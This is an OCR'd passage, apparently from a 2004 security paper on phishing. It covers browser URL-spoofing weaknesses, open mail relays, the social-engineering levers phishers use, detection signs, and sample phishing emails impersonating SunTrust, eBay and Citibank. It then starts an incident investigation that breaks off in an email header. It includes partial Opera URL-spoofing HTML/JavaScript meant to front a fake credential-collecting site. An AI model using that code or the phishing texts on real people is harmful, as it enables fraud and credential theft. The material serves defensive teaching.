



**Figure 4 A normal link on an email**





**Figure 5 URL displayed incorrectly on cursor Focus (Vulnerable)**





**Figure 6 URL is an object (Picture)**

2. CAN-2004-0527[22]
   KDE Konqueror Embedded Image URI Obfuscation Weakness

   All the information of previous CVE (CAN-2004-0526) discussed is valid for this vulnerability.

3. CAN-2004-0528[23]
   Netscape Navigator 7.1 Embedded Image URI Obfuscation Weakness

   All the information of previous CVE (CAN-2004-0526, CAN-2004-0527) discussed is valid for this vulnerability.

   Netscape Navigator 7.2 has partially corrected this weakness as shown in Figure 5 below. It correctly displays malicious URL on status bar.

   Occasionally, when the object is right-clicked, it will still show friendly URL instead of malicious URL. This behavior would be inconsistent and can be viewed as partial weakness. Figure 6 and 7 will show this behavior.

   It is also noted that Netscape Navigator 7.1 (ax) that is currently available for download posses the inconsistencies as 7.2.


**Figure 7 URL displayed correctly Netscape Navigator 7.2 (Not vulnerable)**


**Figure 8 Netscape 7.2 display correct URL**





**Figure 9 Netscape 7.2 display incorrect URL (vulnerable)**

4. CAN-2004-0537[24]
   Phishing for Opera

   Opera browser has a feature that implement an icon just before the URL displayed on Location bar. While other browsers allow only a limited size of icon, Opera allows extra long icon to display friendly URL.

   The vulnerability is this feature can be used to display friendly URL in picture format. The malicious URL are hidden by excessive white space, that it will not be noticeable. Hence the only noticeable URL will be the icon with friendly URL.

   The source code line of, '`<link rel...&quot;>`', displays an icon before the URL text in address bar. As Opera allows longer-than-usual icon, we should prepare an icon with spoofed URL. In our sample, it will be http://www.sans.org. The few lines following the tag above are script to create excessive white space behind the malicious/obfuscated URL.

   Victim will see the spoofed URL in Opera page bar, and address/location bar. The real URL will not be shown, unless we place the cursor into the white space area and type 'home' key.

   Sample code is as follows:[25] (Modified to run from local host)

```
<html>
<head>
<title>SANS.org</title>
<link rel="shortcut icon" href="opera-sans.bmp">
<script>
onload=function () {
      if (!location.search) {
            location.href=location.href+"?x=1#
<! 17 lines of excessive white spaces. Snipped in this
code for illustration. A working code is available at
appendix>
                        &#8207;"
      } else if (window.name!="rDone") {
            window.name="rDone";
            setTimeout(function () {
location.reload(true); },350);
      }
}
</script>
</head>
<body>
Serving content from localhost. This can be a copy of
SANS.org website.
This would contain misleading content, prompting the user
to supply sensitive information to the attacker.
</body>
</html>
```





**Figure 10 Vulnerable Opera with spoofed URL and malicious content**





**Figure 11 Excessive white spaces to hide real URL (highlighted)**





**Figure 12 Showing the hidden URL with home key**

5. CAN-1999-0512

Intentionally configured, or misconfigured SMTP server that allows relaying is the source of spam. This is the element being used to send phishing emails to victims with little risk of being traced back to the sender. Relaying means that a mail server accepts emails with domain names that it doesn't serve and send it to any destinations.

For example, mail.sample-organization.org is the SMTP email server meant for internal employee to send and receive email. Due to misconfiguration or explicit configuration to allow relaying, everyone from the Internet can use the email server to send emails from arbitrary domains.

Correct configuration:
Mail.sample-organization.org will only receive email with from *@sample-organization.org. Asterisk is a wildcard, usually is an account name. When a spammer tries to use this server to send email from support@citibank.com, the server will reject the request, as it is not servicing that domain.

Misconfigured configuration:
Mail.sample-organization.org will receive email from any domain in from field. This allows spammer to spoof email and send it to anywhere. The vulnerability is one element exploited by phishing attacks.





**Figure 13 Source of Phishing Email Sender[26]**

The above chart is quoted from Anti-Phishing Working Group. It shows that 92% of email sent by spoofed senders (by way of open relays). While only 7% come from web mails that are easily created but does not normally resemble spoofed organization. The last one that is rather interesting is by way of full social engineering. One example of this kind of domain is verify-visa.com, so spoofed email would look very convincing such as support@verify-visa.com

After a victim convinced and proceed with the attack, they will fill up form with their confidential information. This information is posted to a local resource on attacker webserver. The webserver can be those that are compromised and rooted, or it can be specifically prepared to facilitate and store phishing attack.





**Figure 14 Phishing data collection methods**[27]

Phishing attacks do not always use technical vulnerabilities, but instead they use social engineering and/or psychological factor. Let's examine a number of psychological factors in phishing attacks:

1. Obligation
   The attacker is trying to induce a feeling of obligation from victim. Phishing emails that normally request for personal information update belong to this category.

   A few samples of phishing in this category are:[28]
   a. 20.08.2004 – Suntrust – suntrust.com Urgent Update
   b. 19.08.2004 – Well Fargo – Notice Wells Fargo Internet online Account record update.
   c. 13.08.2004 – PayPal – Customer Service

2. Pressure
   This category belongs to those contents that induce panic and reduce alertness or common sense of victims. The contents are marked as urgent with threatening situations, such as Unauthorized access has been attempted, or Account is locked or suspended.

   A few samples of phishing in this category are: [29]
   a. 17.08.2004 – U.S. Bank – urgent: US Bank Urgent
   b. 03.08.2004 – U.S. Bank – Online Banking issue
   c. 26.07.2004 – EBay – Your account at eBay has been suspended

## *Exploit/Attack Signatures*

Phishing is different from other vulnerabilities that are easily identified by their signatures. For example, an attempt to get user password in Unix system would be easily identifiable by string '/etc/passwd'. As phishing is a social engineering, and based on common sense, signature-based IDS will not be able to detect it. There is possibility that behavior-based IDS will be able to detect such anomaly where message contains personal account information and some misspelling.

Challenges in identifying and eradication of phishing attacks are described in Financial Services Technology Consortium (FSTC) Counter-Phishing initiative project prospectus.[30]

1. It is a type of fraud that use sophisticated technology basis.
   Many technologies involved in phishing making it difficult to single out.

2. Phishing is dynamic by nature
   Different than other technical attacks, phishing is a dynamic attack. It is more of methodology just like reconnaissance that develops over the time. As it is dynamic, a signature-based identification will not be effective. Even if in the future it can be identified, it will still vulnerable of 0-day attacks.

3. Phishing is likely to be organized and executed by talented criminals.
   Unlike most of technical attacks, phishing requires strategy rather than vulnerability itself. It exploits people, in addition to information system, than information system alone.

4. Phishing vulnerabilities and solutions have substantial infrastructure components.
   Phishing will stay as long the infrastructure allows it to grow. For example, Spam has been a major infrastructure component for phishing, and as long spam is not eradicated, it will continue to facilitate phishing. Once spam has been reduced or eradicated, we should see the corresponding trend of phishing attack to go down. This is valid for other components such as collaboration between ISPs, legal enforcement, and organizations.

5. Phishing is an attack on customer trust in the brand
   Customers trust brand, sometimes more than they should. Therefore, phishing exploits this implicit trust to follow phishers instruction. Users education has been difficult due to the size, passive involvement and interest from users.

6. The business case for action can be tangible and intangible.

Financial organizations still consider the dollar lost at today is not significant. Therefore, the initiative to overcome phishing is not started at optimum rate. Business case/cost justification has not been clearly made.

7. Enforcement is extremely difficult
   Without sets of established policy, ubiquitous cyber-law and answer to currents issues like spam, enforcement is extremely difficult. All the underlying issues have to be taken care before phishing can be reduce or eradicated.

Snort does not have any signatures registered in its database for any CVE described earlier. Therefore, we should focus on identification of phishing by hand.

A phishing email would normally identifiable by the following characteristics:

1. Misspelled words
2. Bad grammar
3. Suspicious contents
4. Social engineering by pressure and obligation
5. No disclaimer or consumer advice to prevent phishing at end of email
6. On mouse focus, does not show the same URL as displayed
7. Source code shows exploits or malicious scripts
8. For a very important warning and urgent request, it is not digitally signed
9. Ask for all information that allows recipient of that information to identify/repudiate oneself to financial institution.
10. Emails are not specifically sent to recipients. The To: field is either empty or sent to other addresses.
11. financial and other organizations have liabilities of due-care, they will never ask confidential information via insecure means. This mean anything but SSL-encrypted web with valid certificate should not be trusted.

We should analyze a number of published phishing email example from Anti-Phishing Working group archive, and apply the ‘detection/sign’ above to detect phishing.

Example 1: SunTrust.com

Security key: mejxgbaambi

SUNTRUST

**Dear Suntrust.com Customer,**

During our regular update and verification of the Internet Banking Accounts, we could not verify your current information. Either your information has been changed or incomplete, as a result your access to use our services has been limited. Please update your information.

To update your account information and start using our services please click on the link below: https://mysolutions.suntrust.com/authfiles/checking/verify.asp

**AFTER SUBMITTING, PLEASE DONOT ACCESS YOUR ONLINE BANKING ACCOUNT FOR THE NEXT 48 HOURS UNTIL THE VERIFICATION PROCESS ENDS.**

Note: Requests for information will be initiated by Suntrust Business Development; this process cannot be externally requested through Customer Support.


Sincerely,
Suntrust.com
Security Department.

**Figure 15 Phishing attack on SunTrust.com.[31]**

Applicable signs for the above attack are:

1. Suspicious content
2. Social engineering by pressure and obligation
3. No disclaimer or consumer advice to prevent phishing at end of email
4. On mouse focus, does not show the same URL as displayed
5. Source code shows exploits or malicious scripts
6. For a very important warning and urgent request, it is not digitally signed
7. Ask for all information that allows recipient of that information to identify/repudiate oneself to financial institution.

## Example 2: eBay



The World's Online Marketplace®

Dear eBay User,
During our regular update and verification of the accounts, we couldn't verify your current information. Either your information has changed or it is incomplete.
Please update and verify your information by signing in your account below :
If the account information is not updated to current information within 5 days then, your access to bid or buy on eBay will be restricted.
Please click HERE to complet the informations .

***Please Do Not Reply To This E-Mail As You Will Not Receive A Response***

Thank you
Accounts Managent

As outlined in our User Agreement, eBay will periodically send you information about site changes and enhancements. Visit our Privacy Policy and User Agreement if you have any questions.


Copyright 2002 eBay Inc. All Rights Reserved.
Designated trademarks and brands are the property of their respective owners.
eBay and the eBay logo are trademarks of eBay Inc

Announcements | Register | SafeHarbor (Rules & Safety) | Feedback Forum | About eBay

Copyright © 1995-2001 eBay Inc. All Rights Reserved.
Designated trademarks and brands are the property of their respective owners.
Use of this Web site constitutes acceptance of the eBay User Agreement and Privacy Policy.

reviewed by TRUSTe site privacy statement

**Figure 16 eBay Phishing Email[32]**



Learn More to protect yourself from Spoof (fake) e-mails.

eBay sent this e-mail to you because your Notification Preferences
indicate that you want to receive information about Special Events & Promotions.
eBay will not request personal data (password, credit card/bank numbers) in an e-mail.
You are subscribed as [redacted] registered on eBay.

If you do not wish to receive further communications, sign into "My eBay" by clicking on the
"My eBay" link found at the top of the eBay home page and change your Notification Preferences.
Or, simply reply to this email with UNSUBSCRIBE in the subject line.
Please note that it may take up to 10 days to process your request.

Visit our Privacy Policy and User Agreement if you have any questions.

Copyright © 2004 eBay Inc. All Rights Reserved.
Designated trademarks and brands are the property of their respective owners.
eBay and the eBay logo are trademarks of eBay Inc.
eBay is located at 2145 Hamilton Avenue, San Jose, CA 95125.

**Figure 17 Legitimate Email from Ebay contains warnings**





**Figure 18 Spoofed eBay phishing web form**

Applicable sign for the above attacks are:

1. Suspicious content
2. Social engineering by pressure and obligation
3. No disclaimer or consumer advice to prevent phishing at end of email
4. For a very important warning and urgent request, it is not digitally signed
5. Ask for all information that allows recipient of that information to identify/repudiate oneself to financial institution.

Example 3: Citibank.com

This is a phishing email that I have received personally and will be discussed in great detail in next section. The email would have some characteristics that are not found on previous two examples.





**Figure 19 Phishing attack to Citibank Customer**

Detection signs from the example above are:
1. Misspelled words
2. Bad grammar
3. Suspicious contents
4. Social engineering by pressure and obligation
5. No disclaimer or consumer advice to prevent phishing at end of email
6. On mouse focus, does not show the same URL as displayed
7. For a very important warning and urgent request, it is not digitally signed
8. Ask for all information that allows recipient of that information to identify/repudiate oneself to financial institution.
9. Financial and other organizations have liabilities of due-care, they will never ask confidential information via insecure means. This mean anything but SSL-encrypted web with valid certificate should not be trusted.

Detection is very easy with this example. The grammar may make sense with a fast reading, but with closer look it contains many errors. The third octet of IP address quoted, is invalid (.287, max is .255). The title brings suspicions as they use abbreviations. The content would not make sense, as banks will normally limit incorrect logins before locking up an account, so brute-force attack would not be a choice by crackers. Even if they do use brute-force, it will be locked and manual authorization (by signature) is required to reactivate the account.

j

# Platforms/Environments

Phishing is a powerful attack, as it attacks on human common sense rather than computer systems. Therefore, the attack can be launched, as long there is human interaction. Although it can be done throughout different methods e.g. phone calls, Web page and emails, only email is the preferred point of entry. Web pages would be normally being the point of execution.

We will take a greater look on how the attacker executed their phishing attack on 4th August 2004. This is a real example and investigation. Although Victim-candidate network is obfuscated, it will be interesting to understand the real attack investigation.

## *Victim's Platform*

The Victim-candidate is a normal business user in a Multi-National Company network setup. It is running a Windows 2000 with SP4, protected with Symantec Antivirus Corporate Edition and Corporate personal firewall. All patches are up-to-date, and changes can be pushed through a remote administration module.

There is no direct access to Internet, and all connections should go through proxy server. Network Address Translation (RFC 1918) protects the user from getting inbound connection from Internet directly. Personal firewall and Antivirus protects users from getting infected by viruses and worms, and from becoming a DdoS agent (Distributed Denial of Service). Personal firewall will be able to detect the present of current network (Intranet, Internet, or VPN connection), and activate the corresponding profile. It will block outbound connections that look like worm activities e.g. rapid ICMP packets, dangerous ports (worms propagation ports), insecure protocols (TFTP, etc). Therefore, Victim computer system is following best practices by observing due-care and proper prevention.

For investigation purposes, a connection to Internet is required. The same system configuration is connected to an ADSL router with direct Internet Access. It is still protected by NAT from ADSL router, Personal firewall and Antivirus during investigation.

The IP address assigned was 10.0.0.5, with Gateway 10.0.0.2.

## *Source Network (Attacker)*

The attacker uses two servers to execute the phishing attack:

1) SMTP Server
   The role of this server is to send spoofed phishing email to victims. Emails were sent with *From: Ext Support [citisafe@Citibank.com]*. This indicated that open relaying was enabled on this server allowing it to send emails from domain Citibank.com. Sample of Phishing email can be found on Figure 19.

   In order to discover the source of spoofed email, we need to examine phishing email header with great care. The headers are real examples, except some internal SMTP headers have been removed. Please note that Victim's email servers have been replaced with x.x.x.x.

```
(snipped – Internal SMTP server headers for confidentiality reasons)

Received: from mail1.external.organization.org (x.x.x.x)
        by mail1.internal.organization.org; Tue, 03 Aug 2004 21:53:13 EEST
Received: from mail1.external.organization.org ([218.51.6.47])
        by mail1.external.organization.org  with SMTP id i73lr3N14387;
        Tue, 3 Aug 2004 21:53:05 +0300 (EET DST)
X-Message-Info: AGDMqDT6vKUaIm69Lf1+LADUv2wEDCL
